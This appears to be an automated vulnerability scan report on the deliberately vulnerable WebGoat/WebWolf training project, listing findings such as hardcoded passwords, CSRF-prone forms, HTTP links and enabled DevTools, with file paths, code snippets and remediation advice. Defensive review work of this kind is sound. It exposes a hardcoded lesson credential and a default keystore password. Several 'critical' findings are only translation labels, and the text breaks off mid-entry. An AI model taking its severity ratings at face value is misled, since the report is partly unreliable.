webgoat-lessons/ssrf/src/test/java/org/owasp/webgoat/ssrf/SSRFTest2.java:59	Not processed
webgoat-lessons/vulnerable-components/pom.xml:1	Not processed
webgoat-lessons/vulnerable-components/pom.xml:2	Not processed
webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/ContactImpl.java:2	Not processed
webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/Contact.java:2	Not processed
webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/VulnerableComponents.java:2	Not processed
webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/VulnerableComponentsLesson.java:2	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:3	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:5	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/lessonPlans/en/VulnerableComponents_content5a.adoc:1	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/lessonPlans/en/VulnerableComponents_content5.adoc:6	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/lessonPlans/en/VulnerableComponents_content6.adoc:12	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/lessonSolutions/html/VulnerableComponents.html:3	Not processed
webgoat-lessons/vulnerable-components/src/test/java/org/owasp/webgoat/vulnerable_components/VulnerableComponentsLessonTest.java:2	Not processed
webgoat-lessons/webgoat-introduction/pom.xml:1	Not processed
webgoat-lessons/webgoat-introduction/pom.xml:2	Not processed
webgoat-lessons/webgoat-introduction/src/main/java/org/owasp/webgoat/introduction/WebGoatIntroduction.java:10	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/webgoat-introduction/src/main/resources/html/WebGoatIntroduction.html:2	Not processed
webgoat-lessons/webgoat-lesson-template/pom.xml:1	Not processed
webgoat-lessons/webgoat-lesson-template/pom.xml:2	Not processed
webgoat-lessons/webgoat-lesson-template/src/main/java/org/owasp/webgoat/template/LessonTemplate.java:2	Not processed
webgoat-lessons/webgoat-lesson-template/src/main/java/org/owasp/webgoat/template/SampleAttack.java:2	Not processed
webgoat-lessons/webgoat-lesson-template/src/main/resources/html/LessonTemplate.html:1	Not processed
webgoat-lessons/webgoat-lesson-template/src/main/resources/lessonPlans/en/lesson-template-glue.adoc:9	Not processed
webgoat-lessons/webgoat-lesson-template/src/main/resources/lessonPlans/en/lesson-template-video.adoc:7	Not processed
webgoat-lessons/webwolf-introduction/pom.xml:1	Not processed
webgoat-lessons/webwolf-introduction/pom.xml:2	Not processed
webgoat-lessons/webwolf-introduction/src/main/java/org/owasp/webgoat/webwolf_introduction/LandingAssignment.java:2	Not processed
webgoat-lessons/webwolf-introduction/src/main/java/org/owasp/webgoat/webwolf_introduction/MailAssignment.java:2	Not processed
webgoat-lessons/webwolf-introduction/src/main/java/org/owasp/webgoat/webwolf_introduction/WebWolfIntroduction.java:2	Not processed
webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:2	Not processed
webgoat-lessons/webwolf-introduction/src/main/resources/templates/webwolfPasswordReset.html:2	Not processed
webgoat-lessons/xxe/pom.xml:1	Not processed
webgoat-lessons/xxe/pom.xml:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/BlindSendFileAssignment.java:26	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/Comment.java:2	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/CommentsEndpoint.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/Comments.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/ContentTypeAssignment.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/Ping.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/SimpleXXE.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/SimpleXXE.java:100	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/User.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/XXE.java:2	Not processed
webgoat-lessons/xxe/src/main/resources/html/XXE.html:1	Not processed
webgoat-lessons/xxe/src/main/resources/i18n/WebGoatLabels.properties:3	Not processed
webgoat-lessons/xxe/src/test/java/org/owasp/webgoat/xxe/ContentTypeAssignmentTest.java:2	Not processed
webgoat-lessons/xxe/src/test/java/org/owasp/webgoat/xxe/SimpleXXETest.java:2	Not processed
webgoat-server/pom.xml:1	Not processed
webgoat-server/pom.xml:2	Not processed
webgoat-server/pom.xml:175	Not processed
webgoat-server/src/main/java/org/owasp/webgoat/StartWebGoat.java:3	Not processed
webwolf/pom.xml:1	Not processed
webwolf/pom.xml:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/FileServer.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/FileServer.java:118	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webwolf/src/main/java/org/owasp/webwolf/mailbox/Email.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/mailbox/MailboxController.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/mailbox/MailboxRepository.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/MvcConfiguration.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/requests/LandingPage.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/requests/Requests.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/requests/WebWolfTraceRepository.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/user/RegistrationController.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/user/UserForm.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/user/UserRepository.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/user/UserService.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/user/UserValidator.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/user/WebGoatUser.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/WebSecurityConfig.java:3	Not processed
webwolf/src/main/java/org/owasp/webwolf/WebWolf.java:2	Not processed
webwolf/src/main/resources/i18n/messages.properties:3	Not processed
webwolf/src/main/resources/static/images/wolf.svg:2	Not processed
webwolf/src/main/resources/static/images/wolf.svg:4	Not processed
webwolf/src/main/resources/static/images/wolf.svg:5	Not processed
webwolf/src/main/resources/static/images/wolf.svg:9	Not processed
webwolf/src/main/resources/static/images/wolf.svg:10	Not processed
webwolf/src/main/resources/static/images/wolf.svg:27	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webwolf/src/main/resources/static/images/wolf.svg:29	Not processed
webwolf/src/main/resources/static/images/wolf.svg:39	Not processed
webwolf/src/main/resources/static/images/wolf.svg:41	Not processed
webwolf/src/main/resources/static/images/wolf.svg:43	Not processed
webwolf/src/main/resources/static/images/wolf.svg:45	Not processed
webwolf/src/main/resources/templates/error.html:3	Not processed
webwolf/src/main/resources/templates/files.html:2	Not processed
webwolf/src/main/resources/templates/fragments/footer.html:2	Not processed
webwolf/src/main/resources/templates/fragments/header.html:1	Not processed
webwolf/src/main/resources/templates/home.html:2	Not processed
webwolf/src/main/resources/templates/login.html:2	Not processed
webwolf/src/main/resources/templates/mailbox.html:2	Not processed
webwolf/src/main/resources/templates/registration.html:2	Not processed
webwolf/src/main/resources/templates/requests.html:2	Not processed
webwolf/src/main/resources/templates/requests.html:21	Not processed
webwolf/src/test/java/org/owasp/webwolf/mailbox/MailboxControllerTest.java:2	Not processed
webwolf/src/test/java/org/owasp/webwolf/mailbox/MailboxRepositoryTest.java:2	Not processed
webwolf/src/test/java/org/owasp/webwolf/user/UserServiceTest.java:2	Not processed
webwolf/src/test/java/org/owasp/webwolf/user/UserValidatorTest.java:2	Not processed
DevTools enabled	Config files 2
webgoat-server/pom.xml:159	Not processed
webwolf/pom.xml:71	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

A7	Identification and Authentication Failures

Critical vulnerabilities 4*

Hardcoded password	JavaScript	1
webgoat-lessons/jwt/src/main/resources/js/jwt-refresh.js:10		Not processed
Password hardcoded in configuration file	Config files	3
webgoat-container/src/main/resources/i18n/messages_nl.properties:31		Not processed
webgoat-container/src/main/resources/i18n/messages.properties:34		Not processed
webwolf/src/main/resources/i18n/messages.properties:30		Not processed

Medium vulnerabilities 6*

Default account	PL/SQL	3
webgoat-lessons/sql-injection/src/main/resources/db/migration/V2019_09_26_2__users.sql:12		Not processed
webgoat-lessons/sql-injection/src/main/resources/db/migration/V2019_09_26_2__users.sql:13		Not processed
webgoat-lessons/sql-injection/src/main/resources/db/migration/V2019_09_26_7__employees.sql:14		Not processed
Password hardcoded in configuration file	Config files	3
webgoat-container/src/main/resources/application-webgoat.properties:11		Not processed
webgoat-container/src/main/resources/i18n/messages_nl.properties:39		Not processed
webgoat-container/src/main/resources/i18n/messages.properties:43		Not processed

* Rejected vulnerabilities are not taken into account

A8	Software and Data Integrity Failures

Medium vulnerabilities 72*

Cross-site request forgery (CSRF)	HTML5	72
webgoat-container/src/main/resources/templates/registration.html:28		Not processed
webgoat-lessons/bypass-restrictions/src/main/resources/html/BypassRestrictions.html:17		Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge1.html:18		Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge1.html:40		Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge5.html:26		Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge5.html:69		Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge6.html:30		Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge6.html:102		Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge7.html:60		Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge8.html:234		Not processed
webgoat-lessons/chrome-dev-tools/src/main/resources/html/ChromeDevTools.html:25		Not processed
webgoat-lessons/cia/src/main/resources/html/CIA.html:30		Not processed
webgoat-lessons/command-injection/src/main/resources/html/CommandInjection.html:38		Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:13		Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:144		Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:159		Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:179		Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScriptingStored.html:68		Not processed
webgoat-lessons/crypto/src/main/resources/html/Crypto.html:31		Not processed
webgoat-lessons/crypto/src/main/resources/html/Crypto.html:48		Not processed
webgoat-lessons/crypto/src/main/resources/html/Crypto.html:65		Not processed

* Rejected vulnerabilities are not taken into account

A8	Software and Data Integrity Failures

Medium vulnerabilities

Cross-site request forgery (CSRF)	HTML5
webgoat-lessons/crypto/src/main/resources/html/Crypto.html:90	Not processed
webgoat-lessons/crypto/src/main/resources/html/Crypto.html:113	Not processed
webgoat-lessons/csrf/src/main/resources/html/CSRF.html:35	Not processed
webgoat-lessons/csrf/src/main/resources/html/CSRF.html:146	Not processed
webgoat-lessons/csrf/src/main/resources/html/CSRF.html:213	Not processed
webgoat-lessons/csrf/src/main/resources/html/CSRF.html:237	Not processed
webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:22	Not processed
webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:26	Not processed
webgoat-lessons/http-proxies/src/main/resources/html/HttpProxies.html:29	Not processed
webgoat-lessons/idor/src/main/resources/html/IDOR.html:23	Not processed
webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:18	Not processed
webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:26	Not processed
webgoat-lessons/jwt/src/main/resources/html/JWT.html:72	Not processed
webgoat-lessons/jwt/src/main/resources/html/JWT.html:166	Not processed
webgoat-lessons/jwt/src/main/resources/html/JWT.html:283	Not processed
webgoat-lessons/missing-function-ac/src/main/resources/html/MissingFunctionAC.html:66	Not processed
webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:24	Not processed
webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:48	Not processed
webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:104	Not processed
webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:144	Not processed
webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:176	Not processed
webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:187	Not processed

* Rejected vulnerabilities are not taken into account

A8	Software and Data Integrity Failures

Medium vulnerabilities

Cross-site request forgery (CSRF)	HTML5
webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:223	Not processed
webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:16	Not processed
webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:70	Not processed
webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:125	Not processed
webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:192	Not processed
webgoat-lessons/secure-passwords/src/main/resources/html/SecurePasswords.html:21	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionAdvanced.html:80	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionAdvanced.html:169	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:16	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:40	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:64	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:88	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:144	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:217	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:245	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:274	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:26	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:125	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:176	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:100	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:104	Not processed

* Rejected vulnerabilities are not taken into account

A8	Software and Data Integrity Failures

Medium vulnerabilities

Cross-site request forgery (CSRF)	HTML5
webgoat-lessons/webgoat-lesson-template/src/main/resources/html/LessonTemplate.html:48	Not processed
webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:19	Not processed
webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:40	Not processed
webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:77	Not processed
webgoat-lessons/xxe/src/main/resources/html/XXE.html:23	Not processed
webgoat-lessons/xxe/src/main/resources/html/XXE.html:90	Not processed
webgoat-lessons/xxe/src/main/resources/html/XXE.html:162	Not processed
webwolf/src/main/resources/templates/registration.html:15	Not processed

* Rejected vulnerabilities are not taken into account

Detailed Results

Password hardcoded in configuration file (Config files)

A2

A4

Description

Saving a plaintext password inside the configuration file can lead to a system vulnerability.

Example

This is a code fragment in myApplication.properties, inside of which the password is set an explicit form:

```
register.new = Register New User

username = USERNAME
password = PASSWORD
```

This is a code fragment in info.plist, inside of which the password is set an explicit form:

```
<key>password</key>
<string>freerfe</string>
```

Recommendations

The password should never be a plaintext inside the configuration file. At best, the password must be entered by the system administrator when it is started. If such a method is not possible, then it is recommended that the password be artificially confused so that as much system resources as possible can be used to decrypt the password.

Links

1. Password Plaintext Storage-OWASP
2. CWE-798: Use of Hard-coded Credentials
3. CWE CATEGORY: OWASP Top Ten 2017 Category A2 - Broken Authentication
4. CWE CATEGORY: OWASP Top Ten 2017 Category A6 - Security Misconfiguration
5. CWE-256: Unprotected Storage of Credentials
6. CWE-260: Password in Configuration File

Vulnerability Entries

webgoat-container/src/main/resources/i18n/messages_nl.properties:31

Level Critical

```
28 ErrorGenerating=Fout opgetreden tijdens generatie
29 InvalidData=Ongeldige invoer
30 Go!=Go!


31 password=Wachtwoord


32 username=Gebruikersnaam
33 logged_out=Je bent succesvol uitgelogd.
34 invalid_username_password=Ongeldige gebruikersnaam/wachtwoord combinatie
```

webgoat-container/src/main/resources/i18n/messages.properties:34

Level Critical

```
31 ErrorGenerating=Error generating
32 InvalidData=Invalid Data
33 Go!=Go!


34 password=Password


35 password.confirm=Confirm password
36 username=Username
37 logged_out=You've been logged out successfully.
```

webwolf/src/main/resources/i18n/messages.properties:30

Level Critical

```
27 sign.up=Sign up
28 register.title=Register
29


30 password=Password


31 password.confirm=Confirm password
```

```
32 username=Username
33
```

webgoat-container/src/main/resources/application-webgoat.properties:11

Level Medium

```
8
9 server.ssl.key-store-type=${WEBGOAT_KEYSTORE_TYPE:PKCS12}
10 server.ssl.key-store=${WEBGOAT_KEYSTORE:classpath:goatkeystore.pkcs12}

11 server.ssl.key-store-password=${WEBGOAT_KEYSTORE_PASSWORD:password}

12 server.ssl.key-alias=${WEBGOAT_KEY_ALIAS:goat}
13 server.ssl.enabled=${WEBGOAT_SSLENABLED:false}
14
```

webgoat-container/src/main/resources/i18n/messages_nl.properties:39

Level Medium

```
36 accounts.build.in=De volgende account zijn standaard beschikbaar binnen WebGoat
37 accounts.table.account=Account
38 accounts.table.user=Gebruikersnaam

39 accounts.table.password=Wachtwoord

40 logout=Uitloggen
41 version=Versie
42 build=Build
```

webgoat-container/src/main/resources/i18n/messages.properties:43

Level Medium

```
40 accounts.build.in=The following accounts are built into WebGoat
41 accounts.table.account=Account
42 accounts.table.user=User

43 accounts.table.password=Password
```

```
44 logout=Logout
45 version=Version
46 build=Build
```

Hardcoded password (JavaScript)

A2
A4

Description

Password is hardcoded. This may lead to an application data compromise.
Eliminating security risks related to hardcoded passwords is extremely difficult. These passwords are at least accessible to every developer of the application. Moreover, after the application is installed, removing password from its code is possible only via an update. Constant strings are easily extracted from the compiled application by decompilers. Therefore, an attacker does not necessarily need to have an access to the source code to know the parameters of the special account. If these parameters become known to an attacker, system administrators will be forced either to neglect the safety, or to restrict the access to the application.

Example

In the following example, the password is hardcoded:

```
var debug_password = "DebugPassword1";
if (user_input != debug_password) {
   alert("Incorrect Password!");
   return(0);
}
alert("Entering Diagnostic Mode...");
return(1);
```

Recommendations

- Store not passwords but values of cryptographically secure hash function from the password. Use specialized hash functions designed for this purpose (bcrypt, PBKDF2, scrypt). Use salt obtained from cryptographically secure pseudorandom number generator to resist attacks which use rainbow tables.
- If the hardcoded password is used for the initial authorization, provide the special authentication mode for this purpose in which the user is required to provide his/her own unique password.
- Store authentication information in an encrypted form in a separate configuration file or in a database. Secure the encryption key. If encryption is not possible, limit the access to the repository as much as possible.
- For secure password storage on the platforms using the SQLite database, use the SQLCipher extension.

Links

1. Use of hard-coded password
2. CWE-259: Use of Hard-coded Password
3. OWASP Top 10 2013-A5-Security Misconfiguration
4. OWASP Top 10 2013-A6-Sensitive Data Exposure
5. Handling passwords used for auth in source code - stackoverflow.com
6. How to securely hash passwords? - security.stackexchange.com
7. OWASP Top 10 2017 A2-Broken Authentication
8. OWASP Top 10 2017-A3-Sensitive Data Exposure
9. CWE-798: Use of Hard-coded Credentials
10. CWE CATEGORY: OWASP Top Ten 2017 Category A2 - Broken Authentication
11. CWE CATEGORY: OWASP Top Ten 2017 Category A6 - Security Misconfiguration

Vulnerability Entries

webgoat-lessons/jwt/src/main/resources/js/jwt-refresh.js:10

Level Critical

```
7   type: 'POST',
8   url: 'JWT/refresh/login',
9   contentType: "application/json",

10    data: JSON.stringify({user: user, password: "bm5nhSkxCXZkKRy4"})

11 }).success(
12    function (response) {
13       localStorage.setItem('access_token', response['access_token']);
```

DevTools enabled (Config files)

Description

The Spring Boot application is configured in developer mode.
The application uses a DevTools instruments that can make the development proccess more comfortable. An attacker can exploit this functionality if DevTools explicity used in a production environment.
In the official Spring Boot documentation stated: “Enabling spring-boot-devtools on a remote application is a security risk. You should never enable support on a production deployment.”

Example

This is a code fragment in pom.xml, inside of which Devtools is supported:

```
<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-devtools</artifactId>
  <optional>true</optional>
</dependency>
```

Recommendations

Remove spring-boot-devtoos dependency on production deployments.

Links

1. Spring Boot Reference Guide
2. CWE CATEGORY: OWASP Top Ten 2017 Category A5 - Broken Access Control

Vulnerability Entries

webgoat-server/pom.xml:159

Level Medium

```
156 </dependency>
157 <dependency>
158    <groupId>org.springframework.boot</groupId>

159    <artifactId>spring-boot-devtools</artifactId>

160    <optional>true</optional>
161 </dependency>
162 <dependency>
```

webwolf/pom.xml:71

Level Medium

```
68 </dependency>
69 <dependency>
70    <groupId>org.springframework.boot</groupId>

71    <artifactId>spring-boot-devtools</artifactId>

72    <optional>true</optional>
73 </dependency>
74
```

HTTP usage (Config files)

A2
A5

Description

Using HTTP rather than HTTPS allows “the man in the middle” attack. This can lead to a complete confidentiality loss of the transferred data.
Using HTTPS, which is based on HTTP and SSL / TLS, helps to protect the transferred data against unauthorized access and modification. It is recommended to use HTTPS for all cases of data transfer between the client and the server, in particular, for the login page and all pages that require authentication.

Example

In the following example, the application stores an address with HTTP protocol:
url = "http://example.com"

Recommendations

- Use only secure protocols (e.g., HTTPS) for the confidential data transfer between the client and the server.

Links

1. OWASP Top 10 2017-A3-Sensitive Data Exposure
2. Transport Layer Protection Cheat Sheet – OWASP
3. Web Security: Why You Should Always Use HTTPS – Mike Shema / Mashable
4. CWE-319: Cleartext Transmission of Sensitive Information
5. CWE CATEGORY: OWASP Top Ten 2017 Category A6 - Security Misconfiguration

Vulnerability Entries

config/checkstyle/checkstyle.xml:4

Level Medium

```
1 <?xml version="1.0"?>
2 <!DOCTYPE module PUBLIC
3       "-//Puppy Crawl//DTD Check Configuration 1.3//EN"

4       "http://checkstyle.sourceforge.net/dtds/configuration_1_3.dtd">

5
6 <!--
7    Checkstyle configuration that checks the Google coding conventions from Google Java
Style
```

config/checkstyle/checkstyle.xml:11

Level Medium

```
8 that can be found at https://google.github.io/styleguide/javaguide.html.
9
10 Checkstyle is very configurable. Be sure to read the documentation at

11 http://checkstyle.sf.net (or in your downloaded distribution).

12
13 To completely disable a check, just comment it out or delete it from the file.
14
```

config/checkstyle/checkstyle.xml:25

Level Medium

```
22
23 <property name="fileExtensions" value="java, properties, xml"/>
24 <!-- Checks for whitespace                    -->

25 <!-- See http://checkstyle.sf.net/config_whitespace.html -->
```

```
26
27 <module name="SuppressionFilter">
28    <property name="file" value="${suppressionsLocation}" default="target/checkstyle-
suppressions.xml"/>
```

COPYRIGHT.txt:1

Level Medium

```
1 This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

2
3 Copyright (c) 2002 - $today.year Bruce Mayhew
4
```

docker/index.html:35

Level Medium

```
32 <table>
33 <tr>
34       <td>WebGoat URL</td>

35       <td><a href="http://www.webgoat.local/WebGoat"
target="_blank">http://www.webgoat.local/WebGoat</a></td>

36 </tr>
37 <tr>
38       <td>WebWolf URL</td>
```

docker/index.html:39

Level Medium

```
36 </tr>
37 <tr>
38       <td>WebWolf URL</td>
```

```
39        <td><a href="http://www.webwolf.local/WebWolf"
target="_blank">http://www.webwolf.local/WebWolf</a></td>


40 </tr>
41 <table>
42  </body>
```

docker/nginx.conf:42

Level Medium

```
39
40 location ~* \.(png|jpg|jpeg|gif|ico|woff|otf|ttf|mvc|svg|txt|pdf|docx?|xlsx?)$ {
41    access_log       off;


42    proxy_pass       http://docker-webgoat;


43    proxy_redirect    off;
44 }
45
```

docker/nginx.conf:54

Level Medium

```
51 }
52
53 location /WebGoat {


54    proxy_pass       http://docker-webgoat;


55    proxy_redirect    off;
56 }
57
```

docker/nginx.conf:70

Level Medium

```
67 error_log /tmp/wolferror.log;
68
69     location /WebGoat/PasswordReset/ForgotPassword/create-password-reset-link {

70         proxy_pass       http://docker-webgoat;

71         proxy_redirect    off;
72     }
73
```

docker/nginx.conf:75

Level Medium

```
72 }
73
74 location /PasswordReset/reset/reset-password {

75    proxy_pass       http://docker-webwolf;

76    proxy_redirect    off;
77 }
78
```

docker/nginx.conf:80

Level Medium

```
77 }
78
79 location /files {

80    proxy_pass       http://docker-webwolf;

81    proxy_redirect    off;
82 }
83
```

docker/nginx.conf:85

Level Medium

```
82 }
83
84 location /tmpdir {

85    proxy_pass      http://docker-webwolf;

86    proxy_redirect    off;
87 }
88
```

docker/nginx.conf:90

Level Medium

```
87 }
88
89 location /webjars {

90    proxy_pass      http://docker-webwolf;

91    proxy_redirect    off;
92 }
93
```

docker/nginx.conf:95

Level Medium

```
92 }
93
94 location /css {

95    proxy_pass      http://docker-webwolf;

96    proxy_redirect    off;
97 }
98
```

docker/nginx.conf:100

Level Medium

```
97 }
98
99 location /login {

100    proxy_pass      http://docker-webwolf;

101    proxy_redirect    off;
102 }
103
```

docker/nginx.conf:105

Level Medium

```
102 }
103
104 location /images {

105    proxy_pass      http://docker-webwolf;

106    proxy_redirect    off;
107 }
108
```

docker/nginx.conf:110

Level Medium

```
107 }
108
109 location /mail {

110    proxy_pass      http://docker-webwolf;

111    proxy_redirect    off;
112 }
113
```

docker/nginx.conf:115

Level Medium

```
112 }
113
114 location /upload {

115    proxy_pass      http://docker-webwolf;

116    proxy_redirect    off;
117 }
118
```

docker/nginx.conf:120

Level Medium

```
117 }
118
119 location /js {

120    proxy_pass      http://docker-webwolf;

121    proxy_redirect    off;
122 }
123
```

docker/nginx.conf:125

Level Medium

```
122 }
123
124 location /landing {

125    proxy_pass      http://docker-webwolf;
```

```
126    proxy_redirect    off;
127 }
128
```

docker/nginx.conf:130

Level Medium

```
127 }
128
129 location /logout {

130    proxy_pass       http://docker-webwolf;

131    proxy_redirect    off;
132 }
133
```

docker/nginx.conf:135

Level Medium

```
132 }
133
134 location /WebWolf {

135    proxy_pass       http://docker-webwolf;

136    proxy_redirect    off;
137 }
138
```

docker/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>webgoat-all-in-one-docker</artifactId>
```

docker/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>webgoat-all-in-one-docker</artifactId>
5   <packaging>jar</packaging>
```

docs/package.json:22

Level Medium

```
19 "license": "MIT",
20 "author": "Start Bootstrap",
21 "contributors": [

22    "David Miller (http://davidmiller.io/)"

23 ],
24 "repository": {
25    "type": "git",
```

docs/package-lock.json:920

Level Medium

```
917 },
918 "readable-stream": {
919     "version": "2.3.6",

920     "resolved": "http://registry.npmjs.org/readable-stream/-/readable-stream-2.3.6.tgz",

921     "integrity": "sha512-
tQtKA9WIAhBF3+VLAseyMqZeBjW0AHJoxOtYqSUZNJxauErmLbVm2FW1y+J/YA9dUrAC39I
TejlZWhVIwawkKw==",
922     "dev": true,
923     "requires": {
```

docs/package-lock.json:935

Level Medium

```
932 },
933 "string_decoder": {
934     "version": "1.1.1",

935     "resolved": "http://registry.npmjs.org/string_decoder/-/string_decoder-1.1.1.tgz",

936     "integrity": "sha512-
n/ShnvDi6FHbbVfviro+WojiFzv+s8MPMHBczVePfUpDJLwoLT0ht1l4YwBCbi8pJAveEEdnkH
yPyTP/mzRfwg==",
937     "dev": true,
938     "requires": {
```

docs/package-lock.json:1044

Level Medium

```
1041 },
1042 "concat-stream": {
1043     "version": "1.6.2",

1044     "resolved": "http://registry.npmjs.org/concat-stream/-/concat-stream-1.6.2.tgz",

1045     "integrity": "sha512-
27HBghJxjiZtIk3Ycvn/4kbJk/1uZuJFfuPEns6LaEvpvG1f0hTea8lilrouyo9mVc2GWdcEZ8
```

```
OLoGmSADlrCw==",
1046    "dev": true,
1047    "requires": {
```

docs/package-lock.json:1164

Level Medium

```
1161 },
1162 "d": {
1163    "version": "1.0.0",

1164    "resolved": "http://registry.npmjs.org/d/-/d-1.0.0.tgz",

1165    "integrity": "sha1-dUu1v+VUUdpppYuU1F9MWwRi1Y8=",
1166    "dev": true,
1167    "requires": {
```

docs/package-lock.json:4220

Level Medium

```
4217 },
4218 "next-tick": {
4219    "version": "1.0.0",

4220    "resolved": "http://registry.npmjs.org/next-tick/-/next-tick-1.0.0.tgz",

4221    "integrity": "sha1-yobR/ogoFpsBICCOPchCS524NCw=",
4222    "dev": true
4223 },
```

docs/README.md:15

Level Medium

```
12
13 # Thanks to
14
```

```
15 [Freelancer](http://startbootstrap.com/template-overviews/freelancer/) is a one page freelancer portfolio theme for [Bootstrap](http://getbootstrap.com/) created by [Start Bootstrap](http://startboots...
```

```
16
17 ## Copyright and License
18
```

docs/vendor/bootstrap/css/bootstrap.css.map:1

Level Medium

```
